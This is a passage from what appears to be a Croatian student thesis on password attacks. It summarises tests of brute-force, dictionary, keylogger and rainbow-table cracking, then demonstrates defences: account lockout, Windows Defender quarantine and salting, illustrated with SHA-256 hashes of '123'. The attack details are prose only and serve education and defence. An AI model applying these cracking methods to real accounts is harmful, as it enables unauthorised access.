Napad pomoću rainbow tablica pokazao se kao vrlo efikasan za brzo pretraživanje i probijanje kriptiranih lozinki koje se nalaze u tablicama. Međutim, priprema rainbow tablica zahtijeva značajne resurse, uključujući vrijeme i memoriju za pohranu velikih količina podataka. U testiranju smo koristili unaprijed pripremljene rainbow tablice za probijanje jednostavnijih lozinki, što je bilo vrlo brzo i efikasno. No, za složenije lozinke koje nisu bile uključene u tablice, ova metoda nije bila uspješna. Implementacija zahtijeva tehničko znanje i pristup velikim resursima za pripremu tablica..

Tijekom testiranja korištene su i složenije lozinke koje su uključivale kombinaciju velikih i malih slova, brojeva i posebnih znakova. Rezultati su pokazali da se vrijeme potrebno za probijanje takvih lozinki značajno povećava, posebno za metode napada sirovom snagom i korištenjem rječnika. Napadi sirovom snagom na lozinke duljine preko deset znakova nisu bili

izvedivi zbog ograničenja računalnih resursa, što je rezultiralo predugim vremenom probijanja. Metode korištenjem keyloggera i rainbow tablica pokazale su se kao efikasnije, ali s vlastitim ograničenjima, poput znanja potrebnog za implementaciju.

5.5. Demonstracija efikasnosti predloženih mjera zaštite


Kako bi se pokazala učinkovitost predloženih sigurnosnih mjera, provest će se testiranja implementiranih zaštita. Ovo uključuje simulacije za različite vrste napada na lozinke te procjenu koliko su predložene mjere uspješne u sprječavanju tih napada.

5.5.1. Mjera zaštite protiv napada sirovom snagom i rječnikom

Kao što je ranije u radu spomenuto, napad sirovom snagom i napad rječnikom ima vrlo sličnu funkcionalnost. Prema tome, mjere koje se mogu poduzeti protiv tih vrsta napada su identične. Prije svega potrebno je prema preporučenom kreirati kompliciranije i dulje lozinke. Prilikom provođenja napada na duže i kompliciranije lozinke napad sirovom snagom i rječnikom nije bio efektivan iz razloga što je potrebno imati veće količine resursa za provođenje takvog napada.

Osim kreiranja duže i kompliciranije lozinke, postoji mogućnost kreiranja sigurnosnog sustava koji skriva određene informacije poslanih paketa, te informacije su najčešće korisnički zahtjevi koji se šalju prilikom pokušaja prijave korisnika. Razlog iz kojeg se ta informacija skriva je što prilikom provođenja napada sirovom snagom potrebno je imati zahtjev unutar kojeg će jedan od alata za napad sirovom snagom unositi nasumične lozinke te ih isprobavati. Međutim ukoliko napadač ima mogućnost dohvaćanja te informacije idući koristan korak u sigurnosti je kreiranje određenog broja pokušaja unosa lozinki. Ukoliko se pređe dopušteni broj pokušaja, korisnički račun se zaključava te onemogućava daljnju prijavu čak iako se unesu točni korisnički podatci. Oba primjera zaštite možemo vidjeti na slici 16.

Razlog iz kojeg je zaključavanje korisničkog računa nakon određenog broja neuspjelih pokušaja dobro je taj što iako je pristup računu zaključan, napad sirovom snagom i rječnikom se i dalje nastavlja te postoji mogućnost ukoliko je lozinka jednostavnija da unutar tog vremena kada je račun zaključan, korisnik dobije upozorenje da promjeni lozinku ili da ju napad jednostavno već isproba, ali ne izbaci lozinku kao valjanu te nastavlja sa uzaludnim trošenjem resursa.



Slika 16. Prikaz efikasnosti zaštite protiv napada sirovom snagom i napada rječnikom


5.5.2. Mjera zaštite protiv napada programom za pamćenje unosa tipki

Najbolja mjera zaštite protiv napada programom za pamćenje unosa tipki je korištenje Windows Defendera, ugrađenog antivirusnog i antimalware rješenja koja dolazi s Windows operativnim sustavom. Windows Defender automatski prepoznaje prijetnje čim se preuzmu ili pokrenu na sustavu. Zahvaljujući svojim redovitim ažuriranjima, Windows Defender je u stanju identificirati najnovije prijetnje, uključujući programe koji pamte unos tipki.

Kada Windows Defender prepozna potencijalnu prijetnju, automatski je stavlja u karantenu. U karanteni, zlonamjerni softver je izoliran i ne može nanijeti štetu sustavu. Nakon toga, korisnik može odlučiti hoće li prijetnju trajno ukloniti ili je zadržati u karanteni radi daljnje analize. U većini slučajeva, Windows Defender će preporučiti brisanje prijetnje kako bi se osigurao potpuni integritet i sigurnost sustava.

Ova automatska detekcija i reakcija na prijetnje čini Windows Defender vrlo efikasnim alatom u zaštiti od takvih programa i drugih vrsta zlonamjernog softvera, pružajući korisnicima visoku razinu sigurnosti uz minimalan utrošak resursa i bez potrebe za dodatnim konfiguracijama i alatima.

Efikasnost Windows Defendera protiv takvog tipa programa je prikazana na slici ispod.



Slika 17. Efikasnost Windows Defendera

U trenutku završenog preuzimanja Windows Defender je prepoznao prijetnju te ju je automatski postavio u karantenu i zapitao za daljnje akcije koje korisnik želi poduzeti.

5.5.3. Mjera zaštite protiv napada rainbow tablicom

Jedna od najefikasnijih mjera zaštite protiv napada rainbow tablicom je primjena tehnike zvane "soljenje". Rainbow tablice se koriste za brzo dešifriranje lozinki putem unaprijed izračunatih šifriranih vrijednosti za veliki broj mogućih lozinki. Međutim, dodavanjem dodatnog sloja u procesu šifriranja, značajno se otežava korištenje rainbow tablica.


Soljenje podrazumijeva dodavanje slučajnog niza znakova svakoj lozinki prije nego što se izračuna njena šifrirana vrijednost. Ovaj slučajni niz se spaja s lozinkom korisnika i zatim se iz tog kombiniranog niza izračunava hash. Svaki korisnik kreira jedinstveni niz, što znači da čak i ako dva korisnika imaju istu lozinku, njihove hash vrijednosti će biti različite zbog različitih nizova.

Za primjer uzmimo da korisnik ima kratku lozinku „123“.

Tokom provođenja napada, napadač dolazi do određene šifrirane vrijednosti koja je u tom slučaju „a665a45920422f9d417e4867efdc4fb8a04a1f3fff1fa07e998e86f7f7a27ae3“ te je ona kriptirana uz pomoć korištenja algoritma „sha256“. Prije pretraživanja uz pomoć rainbow tablice, napadač ju mora kreirati kao što je na slici ispod.

Slika 18. Kreiranje rainbow tablice

Nakon kreirane rainbow tablice, napadač započinje pretraživanje prema šifriranoj vrijednosti koja je ukradena. Iz razloga što je lozinka vrlo kratka i jednostavna te ne sadrži mjeru zaštite soljenja, prilikom pokretanja pretraživanja napadač bi došao do pozitivnih rezultata u vrlo kratkom roku te je to prikazano na slici 19.



Slika 19. Prikaz pretraživanja šifrirane vrijednosti bez soljenja

Međutim, kada bi korisnik imao kreiran dodatni sloj zaštite soljenjem, to jest dodavanjem dodanog niza znakova svojoj lozinki, tada bi dodatno otežao napadaču mogućnost uspjeha u napadu iz razloga što postoji beskonačno mnogo kombinacija i potencijalnih nizova koji se mogu koristiti.

Za primjer će biti uzet niz „487456“, te umjesto prije navedene šifrirane vrijednosti koje je napadač dohvatio, s dodatnom zaštitom niz koji bi napadač dohvatio bi bio „38427287afa116eec00258330458b7e39a484e830a187560905750369412a637“ iz razloga što prilikom kriptiranja lozinke, umjesto kriptiranja samo „123“ će biti kriptirano „123487456“ te čak ukoliko napadač uspije otkriti što je kriptirano, neće znati točnu lozinku sve dok ne bude znao dodani niz. Prikaz efikasnosti zaštite soljenjem je prikazan na slici 20, na kojoj se koristila ista rainbow tablica kao i u prošlom testiranju.

Slika 20. Prikaz pretraživanja šifrirane vrijednosti s soljenjem

6. Zaključak

Napadi na lozinke u današnjem digitalnom svijetu predstavljaju veliki izazov za sigurnost informacijskih sustava. Posebno radi razloga sve veće digitalizacije okoline u kojoj se nalazimo. Sigurnost lozinki je izuzetno značajna u kontekstu osiguravanja privatnosti korisnika, zaštite osjetljivih podataka, sprječavanja digitalnih prijetnji i krađi identiteta. Prilikom korištenja raznih aplikacija i Internet usluga uviđa se kako postoji mnogo sigurnosnih propusta i mogućnosti za gubitak privatnih i važnih informacija što dodatno naglašuje bitnost sigurnosti.

Zaštita lozinki od različitih napada ključna je za osiguranje informacijske sigurnosti. Efikasne mjere zaštite uključuju višefaktorske autentifikacije, pravilnu konfiguraciju sigurnosnih postavki te edukaciju korisnika. Soljenje, koje dodaje slučajni niz znakova svakoj lozinki prije šifriranja.

Korištenje snažnijih lozinki, kako preporučuju vodeće organizacije poput NIST-a (National Institute of Standards and Technology) i ENISA-e (European Union Agency for Cybersecurity), također je od iznimne važnosti. Preporuke uključuju upotrebu dugih, složenih i jedinstvenih lozinki za svaki korisnički račun, redovito ažuriranje lozinki te izbjegavanje ponovne upotrebe starih lozinki.

Važno je naglasiti da je cilj ovog rada bio edukativne prirode. Korištenje tehnika napada na lozinke trebalo bi se provoditi isključivo u etičke svrhe, kao što su testiranje sigurnosnih sustava i educiranje o sigurnosnim praksama. Neetičko korištenje ovih tehnika za neovlašteni pristup podacima ili sustavima predstavlja ozbiljno kršenje zakona i etičkih normi, te može imati teške pravne posljedice.

U konačnici, kombinacija tehničkih mjera, edukacije korisnika i kontinuiranog praćenja sigurnosnih prijetnji, uz primjenu preporuka za korištenje snažnijih lozinki, može značajno smanjiti rizik od uspješnih napada na lozinke i osigurati zaštitu osjetljivih podataka.

Popis literature

[1] Stajano, F. (2007). Password Authentication: A Comprehensive Review.

[2] Stallings, W. (2020). Cryptography and Network Security: Principles and Practice.

[3] NIST (2023). NIST Special Publication 800-63B: Digital Identity Guidelines.

[4] ENISA. (2024). Best Practices for Cyber Crisis Managment

[5] Ferguson, N., Schneier, B., & Kohno, T. (2010). Cryptography Engineering: Design Principles and Practical Applications.

[6] Schneier, B. (2015). Applied Cryptography: Protocols, Algorithms, and Source Code in C.

[7] Erickson, J. (2015). Hacking: The Art of Exploitation.

[8] Garfinkel, S., Spafford, G., Schwartz, A. (2003) Practical UNIX and Internet security

[9] Burnett, M. (2006). Perfect Password: Selection, Protection, Authentication.

[10] Srivastava, S. (2021). The Complete Private Investigator's Guide Book.

[11] Antonakakis, M., Dacier, M., Bailey, M., Polychronakis, M. (2017). Research in Attacks, Intrusions, and Defenses.

[12] Varsalone, J., McFadden, M. (2011).Defense Against the Black Arts:How Hackers Do What They Do and How to Protect Against It.

[13] Mishra, S. (2021). Cyber Security Interview Q & A

[14] Hadnagy, C. (2010). Social Engineering: The Art of Human Hacking.

[15] Zaytsev, O. (2006). Rootkits, Spyware/Adware, Keyloggers and Backdoors: Detection and Neutralization.

[16] Winnard, K., Petreshock, J., Richard, P., (2016). IBM MFA V1R1: Touchtoken, PassTicket, and Application Bypass Support

[17] Mather, T., Kumaraswamy, S., Latif, S., (2009). Cloud Security and Privacy: An Enterprise Perspective on Risks and Compliance

[18] Mitnick, K.D., Simon, W.L., (2011). The Art of Deception: Controlling the Human Element of Security

[19] Komar, B., Beekelaar, B., Wettern, J., (2003). Firewalls For Dummies

[20] Provos, N., Holz, T., (2007). Virtual Honeypots: From Botnet Tracking to Intrusion Detection

[21] Cybellium Ltd., (2023). Mastering VPN

[22] Ferraiolo D., Kuhn, D.R., Chandramouli, R., (2003). Role-based Access Control

[23] Anderson, R., (2020). Security Engineering: A Guide to Building Dependable Distributed Systems

[24] Nicholson, D., (2016). Advances in Human Factors in Cybersecurity: Proceedings of the AHFE 2016 Internacional Conference on Human Factors in Cybersecurity

[25] Vacca, J., R., (2007). Biometric Technologies and Verification Systems

[26] Todorov, D., (2007). Mechanics of User Identification and Authentication: Fundamentals of Identity Management

[27] Kizza, J., M., (2024). Guide to Computer Network Security

[28] Easttom, C., (2019). Computer Security Fundamentals

[29] Erbschloe, M., (2019). Social Engineering: Hacking Systems, Nations, and Societies

[30] Watson, G., Mason, A., Ackroyd, R., (2014). Social Engineering Penetration Testing

[31] Gragg, D., (2002). A Multi-Level Defense Against Social Engineering, Preuzeto s: http://taupe.free.fr/book/psycho/social%20engineering/Social%20Engineering%20-%20Sans%20Institute%20-%20Multi%20Level%20Defense%20Against%20Social%20Engineering.pdf

[32] Mann, I., (2017). Hacking the Human: Social Engineering Techniques and Security Countermeasures

[33] Kairab, S., (2004). A Practical Guide to Security Assessments

[34] Stinson, D., R., Paterson, M., (2018). Cryptography: Theory and Practice

[35] Ristic, I., (2014). Bulletproof SSL and TLS

[36] Sanders, C., Smith, J., (2013). Applied Network Security Monitoring: Collection, Detection, and Analysis

[37] Ćertić, S., (2018). Two-Factor Authentication Vulnerabilities: Internet Topology Security Issues

[38] Stanislav, M., (2015). Two-Factor Authentication

[39] Prowse, D., (2017). CompTIA Security+ SY0-501 Cert Guide

[40] Zientara, D., (2018). PfSense 2.x Cookbook: Manage and Maintain Your Network Using PfSense

[41] Gutmann, P., (2004). Cryptographic Security Arhitecture: Design and Verification

[42] Bishop, M., A., Bishop, M., (2003). Computer Security: Art and Science

[43] Benantar, M., (2006). Access Control Systems: Security, Identity Managment and trust Models

[44] Chin, S., K., Older, S., B., (2011). Access Control, Security, and trust : A Logical Approach

Popis slika

Popis tablica